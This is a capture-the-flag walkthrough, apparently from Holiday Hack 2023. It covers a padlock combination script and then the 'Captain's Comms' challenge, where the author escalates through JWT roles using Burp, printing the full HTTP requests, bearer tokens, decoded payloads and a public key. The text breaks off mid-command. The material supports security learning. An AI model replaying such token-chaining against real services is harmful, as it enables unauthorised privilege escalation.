
The challenge uses a single JavaScript file that generates and stores the combination in variables stored in our browser. We can also use ChatGPT to quickly rewrite the JavaScript code into Python.
function GenerateCombination() {
      function getRandomElement(arr) {
        const randomIndex = Math.floor(Math.random() * arr.length);
        return arr[randomIndex];
      }
      function rollover(num) {
        if (num >= 40) {
          num -= 40
        }
        return num
      }
      function gen_guess_numbers(rem) {
        var guess_number1 = Math.floor(Math.random() * 12);
        var guess_number2 = Math.floor(Math.random() * 12);
        while (guess_number2 == guess_number1) {
          guess_number2 = Math.floor(Math.random() * 12);
        }
        var gnum1_nums = [guess_number1, guess_number1 + 10, guess_number1 + 20, rollover(guess_number1 + 30)]
        var gnum2_nums = [guess_number2, guess_number2 + 10, guess_number2 + 20, rollover(guess_number2 + 30)]
        var gnum1_contains = [gnum1_nums[0] % 4, gnum1_nums[1] % 4, gnum1_nums[2] % 4, gnum1_nums[3] % 4].includes(rem)
        var gnum2_contains = [gnum2_nums[0] % 4, gnum2_nums[1] % 4, gnum2_nums[2] % 4, gnum2_nums[3] % 4].includes(rem)
        return [guess_number1, gnum1_nums, guess_number2, gnum2_nums, gnum1_contains, gnum2_contains]
      }
      var first_number = Math.floor(Math.random() * 40);
      while (first_number > 37 || first_number < 17) {
        first_number = Math.floor(Math.random() * 40);
      }
      var first_number_sticky = first_number - 5
      var remainder = first_number % 4
      var cont = true
      var guess_number1, gnum1_nums, guess_number2, gnum2_nums, gnum1_contains, gnum2_contains
      var bad_third_number
      while (cont) {
        [guess_number1, gnum1_nums, guess_number2, gnum2_nums, gnum1_contains, gnum2_contains] = gen_guess_numbers(remainder)
        while ((gnum1_contains && gnum2_contains) || (!gnum1_contains && !gnum2_contains)) {
          [guess_number1, gnum1_nums, guess_number2, gnum2_nums, gnum1_contains, gnum2_contains] = gen_guess_numbers(remainder)
        }
        var possible_3rd_numbers = [...gnum1_nums.filter(num => num % 4 === remainder), ...gnum2_nums.filter(num => num % 4 === remainder)]
        var third_number = getRandomElement(possible_3rd_numbers)
        while (third_number == first_number) {
          third_number = getRandomElement(possible_3rd_numbers)
        }
        bad_third_number = possible_3rd_numbers.filter(item => item !== third_number)[0];
        if (!([0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11].includes(third_number) || [0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11].includes(bad_third_number))) {
          cont = false
        }
      }
      var remainder_add2 = remainder + 2
      var remainder_add2_add4 = remainder_add2 + 4
      var second_number_guesses_row1 = [remainder_add2, remainder_add2 + 8, remainder_add2 + 16, remainder_add2 + 24, rollover(remainder_add2 + 32)]
      var second_number_guesses_row2 = [remainder_add2_add4, remainder_add2_add4 + 8, remainder_add2_add4 + 16, remainder_add2_add4 + 24, rollover(remainder_add2_add4 + 32)]
      const range = 2;
      function circularDistance(a, b) {
        const totalNumbers = 40; // 0 to 39 inclusive
        const directDist = Math.abs(a - b);
        const circularDist = totalNumbers - directDist;
        return Math.min(directDist, circularDist);
      }
      function isOutsideCircularRangeOf(candidate, target) {
        return circularDistance(candidate, target) > range;
      }
      function filterOutsideCircularRange(numbers, target) {
        return numbers.filter(candidate => isOutsideCircularRangeOf(candidate, target));
      }
      var filteredSecondNumbers = filterOutsideCircularRange([...second_number_guesses_row1, ...second_number_guesses_row2], first_number);
      var second_number = getRandomElement(filteredSecondNumbers)
      while (second_number == first_number || second_number == third_number) {
        second_number = getRandomElement(filteredSecondNumbers)
      }
      return {
        "first_number": first_number,
        "second_number": second_number,
        "third_number": third_number,
        "bad_third_number": bad_third_number,
        "first_number_sticky": first_number_sticky,
        "guess_number1": guess_number1,
        "guess_number2": guess_number2
      }
    }
This means you can access the combination via the lock_numbers variable in the Developer Tools Console.

If you’re unfamiliar with unlocking a dial combination, follow these steps:
- Turn the dial clockwise (right arrow) until you reach the first number.
- Rotate the dial counterclockwise (left arrow), skipping over the second number once, and then stop at the second number.
- Continue turning the dial clockwise (right arrow) until you reach the third number.
- Use your mouse to drag the padlock shackle up and mission complete!
Achievement
Congratulations! You have completed the Faster Lock Combination challenge!
The Captain’s Comms
The Captain's Comms (Steampunk Island)
Speak with Chimney Scissorsticks on Steampunk Island about the interesting things the captain is hearing on his new Software Defined Radio. You’ll need to assume the GeeseIslandsSuperChiefCommunicationsOfficer role.
If we head south from the dock, navigating through intricate streets, we come across Chimney Scissorsticks in close proximity to a challenging area.

When speaking with Chimney Scissorsticks, we obtain the following hints:
Comms Private Key
Find a private key, update an existing JWT!
Comms JWT Intro
A great introduction to JSON Web Tokens is available from Auth0.
Comms Journal
I’ve seen the Captain with his Journal visiting Pixel Island!
Comms Abbreviations
I hear the Captain likes to abbreviate words in his filenames; shortening some words to just 1,2,3, or 4 letters.
The challenge is hosted on https://captainscomms.com and when initially launched present some background information.
Investigating Items in Room
We can identify items in yellow and click them to see different images load:
Captain’s SDR
After clicking on the computer monitor (highlighted in yellow), which happens to be the captain’s Software Defined Radio (SDR), we are denied access and need to become a radioMonitor user to access.

Radio
After clicking on the radio (highlighted in yellow), we are denied access and need to become a JWT Radio Administrator to access.

Captain’s ChatNPT Initial To-Do List
After clicking on the paper (highlighted in yellow) - Captain’s ChatNPT Initial To-Do List, we are presented with some ChatNPT prompts and responses such as - where some JWT public keys are stored.

Captain’s To-Do List
After clicking on the paper (highlighted in yellow) - Captain’s To-Do List, we are presented with some things that need to be done.
Just Watch This: Owner’s Card
After clicking on the paper (highlighted in yellow) - Just Watch This: Owner’s Card, we are presented with some information about how the Captain’s SDR works with the Authorization header.

Just Watch This Owner’s Manual Volume I
After clicking on the book (highlighted in yellow) - Just Watch This Owner’s Manual Volume I, we are presented with some information about all the different types of roles that are designed in the program.


Just Watch This Owner’s Manual Volume II
After clicking on the book (highlighted in yellow) - Just Watch This Owner’s Manual Volume II, we are presented with some information about the Authorization header and keys folder.

Just Watch This Appendix A - Decoder Index
After clicking on the book (highlighted in yellow) - Just Watch This Appendix A - Decoder Index we are presented with some information about how the system uses morse code in the SDR.

Burp - Discovery of Additional JWTs
When using Burp Proxy, we can see that on initial launch we obtain two new JWT cookies of the names justWatchThisRole and CaptainsCookie. These are also sent with requests in the Authorization header in the form Authorization: Bearer <jwt_token>
Set-Cookie: justWatchThisRole=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvVXNlciJ9.BGxJLMZw-FHI9NRl1xt_f25EEnFcAYYu173iqf-6dgoa_X3V7SAe8scBbARyusKq2kEbL2VJ3T6e7rAVxy5Eflr2XFMM5M-Wk6Hqq1lPvkYPfL5aaJaOar3YFZNhe_0xXQ__k__oSKN1yjxZJ1WvbGuJ0noHMm_qhSXomv4_9fuqBUg1t1PmYlRFN3fNIXh3K6JEi5CvNmDWwYUqhStwQ29SM5zaeLHJzmQ1Ey0T1GG-CsQo9XnjIgXtf9x6dAC00LYXe1AMly4xJM9DfcZY_KjfP-viyI7WYL0IJ_UOtIMMN0u-XO8Q_F3VO0NyRIhZPfmALOM2Liyqn6qYTjLnkg; Secure; Path=/; SameSite=None

Set-Cookie: CaptainsCookie=eyJjYXB0YWluc1ZpY3RvcnkiOjAsInVzZXJpZCI6IjZiYWIwYTdiLTVkNDMtNDcwZC1hMGU1LWY1NDljNTcyODcyMyJ9.ZZGeTw.oBseo3ORfX98Cmxf8UkPud2MhCw; Secure; HttpOnly; Path=/; SameSite=None

Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvVXNlciJ9.BGxJLMZw-FHI9NRl1xt_f25EEnFcAYYu173iqf-6dgoa_X3V7SAe8scBbARyusKq2kEbL2VJ3T6e7rAVxy5Eflr2XFMM5M-Wk6Hqq1lPvkYPfL5aaJaOar3YFZNhe_0xXQ__k__oSKN1yjxZJ1WvbGuJ0noHMm_qhSXomv4_9fuqBUg1t1PmYlRFN3fNIXh3K6JEi5CvNmDWwYUqhStwQ29SM5zaeLHJzmQ1Ey0T1GG-CsQo9XnjIgXtf9x6dAC00LYXe1AMly4xJM9DfcZY_KjfP-viyI7WYL0IJ_UOtIMMN0u-XO8Q_F3VO0NyRIhZPfmALOM2Liyqn6qYTjLnkg
From the response of https://captainscomms.com/, we can obtain the default role JWT of radioUser from the justWatchThisRole cookie.
GET /jwtDefault/rMonitor.tok HTTP/2
Host: captainscomms.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvVXNlciJ9.BGxJLMZw-FHI9NRl1xt_f25EEnFcAYYu173iqf-6dgoa_X3V7SAe8scBbARyusKq2kEbL2VJ3T6e7rAVxy5Eflr2XFMM5M-Wk6Hqq1lPvkYPfL5aaJaOar3YFZNhe_0xXQ__k__oSKN1yjxZJ1WvbGuJ0noHMm_qhSXomv4_9fuqBUg1t1PmYlRFN3fNIXh3K6JEi5CvNmDWwYUqhStwQ29SM5zaeLHJzmQ1Ey0T1GG-CsQo9XnjIgXtf9x6dAC00LYXe1AMly4xJM9DfcZY_KjfP-viyI7WYL0IJ_UOtIMMN0u-XO8Q_F3VO0NyRIhZPfmALOM2Liyqn6qYTjLnkg
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding,Cookie
Set-Cookie: justWatchThisRole=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvVXNlciJ9.BGxJLMZw-FHI9NRl1xt_f25EEnFcAYYu173iqf-6dgoa_X3V7SAe8scBbARyusKq2kEbL2VJ3T6e7rAVxy5Eflr2XFMM5M-Wk6Hqq1lPvkYPfL5aaJaOar3YFZNhe_0xXQ__k__oSKN1yjxZJ1WvbGuJ0noHMm_qhSXomv4_9fuqBUg1t1PmYlRFN3fNIXh3K6JEi5CvNmDWwYUqhStwQ29SM5zaeLHJzmQ1Ey0T1GG-CsQo9XnjIgXtf9x6dAC00LYXe1AMly4xJM9DfcZY_KjfP-viyI7WYL0IJ_UOtIMMN0u-XO8Q_F3VO0NyRIhZPfmALOM2Liyqn6qYTjLnkg; Secure; Path=/; SameSite=None
..[snip]..
{
  "iss": "HHC 2023 Captain's Comms",
  "iat": 1699485795.3403327,
  "exp": 1809937395.3403327,
  "aud": "Holiday Hack 2023",
  "role": "radioUser"
}
From the response of https://captainscomms.com/, we can obtain the default role JWT of radioUser from the justWatchThisRole cookie.
Set-Cookie: justWatchThisRole=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvVXNlciJ9.BGxJLMZw-FHI9NRl1xt_f25EEnFcAYYu173iqf-6dgoa_X3V7SAe8scBbARyusKq2kEbL2VJ3T6e7rAVxy5Eflr2XFMM5M-Wk6Hqq1lPvkYPfL5aaJaOar3YFZNhe_0xXQ__k__oSKN1yjxZJ1WvbGuJ0noHMm_qhSXomv4_9fuqBUg1t1PmYlRFN3fNIXh3K6JEi5CvNmDWwYUqhStwQ29SM5zaeLHJzmQ1Ey0T1GG-CsQo9XnjIgXtf9x6dAC00LYXe1AMly4xJM9DfcZY_KjfP-viyI7WYL0IJ_UOtIMMN0u-XO8Q_F3VO0NyRIhZPfmALOM2Liyqn6qYTjLnkg;
Payload = {
  "iss": "HHC 2023 Captain's Comms",
  "iat": 1699485795.3403327,
  "exp": 1809937395.3403327,
  "aud": "Holiday Hack 2023",
  "role": "radioUser"
}
We can then use the previous JWT into the Authorization header and obtain the monitor role JWT from https://captainscomms.com/jwtDefault/rMonitor.tok.
GET /jwtDefault/rMonitor.tok HTTP/2
Host: captainscomms.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvVXNlciJ9.BGxJLMZw-FHI9NRl1xt_f25EEnFcAYYu173iqf-6dgoa_X3V7SAe8scBbARyusKq2kEbL2VJ3T6e7rAVxy5Eflr2XFMM5M-Wk6Hqq1lPvkYPfL5aaJaOar3YFZNhe_0xXQ__k__oSKN1yjxZJ1WvbGuJ0noHMm_qhSXomv4_9fuqBUg1t1PmYlRFN3fNIXh3K6JEi5CvNmDWwYUqhStwQ29SM5zaeLHJzmQ1Ey0T1GG-CsQo9XnjIgXtf9x6dAC00LYXe1AMly4xJM9DfcZY_KjfP-viyI7WYL0IJ_UOtIMMN0u-XO8Q_F3VO0NyRIhZPfmALOM2Liyqn6qYTjLnkg
..[snip]..
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvTW9uaXRvciJ9.f_z24CMLim2JDKf8KP_PsJmMg3l_V9OzEwK1E_IBE9rrIGRVBZjqGpvTqAQQSesJD82LhK2h8dCcvUcF7awiAPpgZpcfM5jdkXR7DAKzaHAV0OwTRS6x_Uuo6tqGMu4XZVjGzTvba-eMGTHXyfekvtZr8uLLhvNxoarCrDLiwZ_cKLViRojGuRIhGAQCpumw6NTyLuUYovy_iymNfe7pqsXQNL_iyoUwWxfWcfwch7eGmf2mBrdEiTB6LZJ1ar0FONfrLGX19TV25Qy8auNWQIn6jczWM9WcZbuOIfOvlvKhyVWbPdAK3zB7OOm-DbWm1aFNYKr6JIRDLobPfiqhKg
Payload = {
  "iss": "HHC 2023 Captain's Comms",
  "iat": 1699485795.3403327,
  "exp": 1809937395.3403327,
  "aud": "Holiday Hack 2023",
  "role": "radioMonitor"
}
We can then use the previous JWT into the Authorization header and obtain the decoder role JWT from https://captainscomms.com/jwtDefault/rDecoder.tok.
GET /jwtDefault/rDecoder.tok HTTP/2
Host: captainscomms.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvTW9uaXRvciJ9.f_z24CMLim2JDKf8KP_PsJmMg3l_V9OzEwK1E_IBE9rrIGRVBZjqGpvTqAQQSesJD82LhK2h8dCcvUcF7awiAPpgZpcfM5jdkXR7DAKzaHAV0OwTRS6x_Uuo6tqGMu4XZVjGzTvba-eMGTHXyfekvtZr8uLLhvNxoarCrDLiwZ_cKLViRojGuRIhGAQCpumw6NTyLuUYovy_iymNfe7pqsXQNL_iyoUwWxfWcfwch7eGmf2mBrdEiTB6LZJ1ar0FONfrLGX19TV25Qy8auNWQIn6jczWM9WcZbuOIfOvlvKhyVWbPdAK3zB7OOm-DbWm1aFNYKr6JIRDLobPfiqhKg
..[snip]..
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvRGVjb2RlciJ9.cnNu6EjIDBrq8PbMlQNF7GzTqtOOLO0Q2zAKBRuza9bHMZGFx0pOmeCy2Ltv7NUPv1yT9NZ-WapQ1-GNcw011Ssbxz0yQO3Mh2Tt3rS65dmb5cmYIZc0pol-imtclWh5s1OTGUtqSjbeeZ2QAMUFx3Ad93gR20pKpjmoeG_Iec4JHLTJVEksogowOouGyDxNAagIICSpe61F3MY1qTibOLSbq3UVfiIJS4XvGJwqbYfLdbhc-FvHWBUbHhAzIgTIyx6kfONOH9JBo2RRQKvN-0K37aJRTqbq99mS4P9PEVs0-YIIufUxJGIW0TdMNuVO3or6bIeVH6CjexIl14w6fg
Payload = {
  "iss": "HHC 2023 Captain's Comms",
  "iat": 1699485795.3403327,
  "exp": 1809937395.3403327,
  "aud": "Holiday Hack 2023",
  "role": "radioDecoder"
}
We can also access the captains public key from https://captainscomms.com/jwtDefault/keys/capsPubKey.key and leveraging any of the JWTs previously disclosed in the Authorization header of the request.
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAsJZuLJVB4EftUOQN1Auw
VzJyr1Ma4xFo6EsEzrkprnQcdgwz2iMM76IEiH8FlgKZG1U0RU4N3suI24NJsb5w
J327IYXAuOLBLzIN65nQhJ9wBPR7Wd4Eoo2wJP2m2HKwkW5Yadj6T2YgwZLmod3q
n6JlhN03DOk1biNuLDyWao+MPmg2RcxDR2PRnfBartzw0HPB1yC2Sp33eDGkpIXa
cx/lGVHFVxE1ptXP+asOAzK1wEezyDjyUxZcMMmV0VibzeXbxsXYvV3knScr2WYO
qZ5ssa4Rah9sWnm0CKG638/lVD9kwbvcO2lMlUeTp7vwOTXEGyadpB0WsuIKuPH6
uQIDAQAB
-----END PUBLIC KEY-----
Burp - Session Handling Rules
We can set Session-handling rules within Burp Suite and toggle between the decoder and monitor roles relatively easy as follows:



Access SDR
After replacing my Authorization: header with the monitor role JWT, we can access the Software Defined Radio (SDR) Waterfall display from <https://captainscomms.com/static/images/WaterfallPopOut.gi.

From “Appendix A”, we can now click on a signal peak while using the ‘radioDecoder’ role token and hear and decode a signal! The lines of the spectrogram plot are hyperlinked to the following videos (from left-to-right):
- CW - https://captainscomms.com/static/images/dcdCW.mp4
- NUM - https://captainscomms.com/static/images/dcdNUM.mp4
- FX - https://captainscomms.com/static/images/dcdFX.mp4
We can download all videos and inspect them using a video player of our choice!
for filename in $(echo dcdCW dcdFX dcdNUM ); do
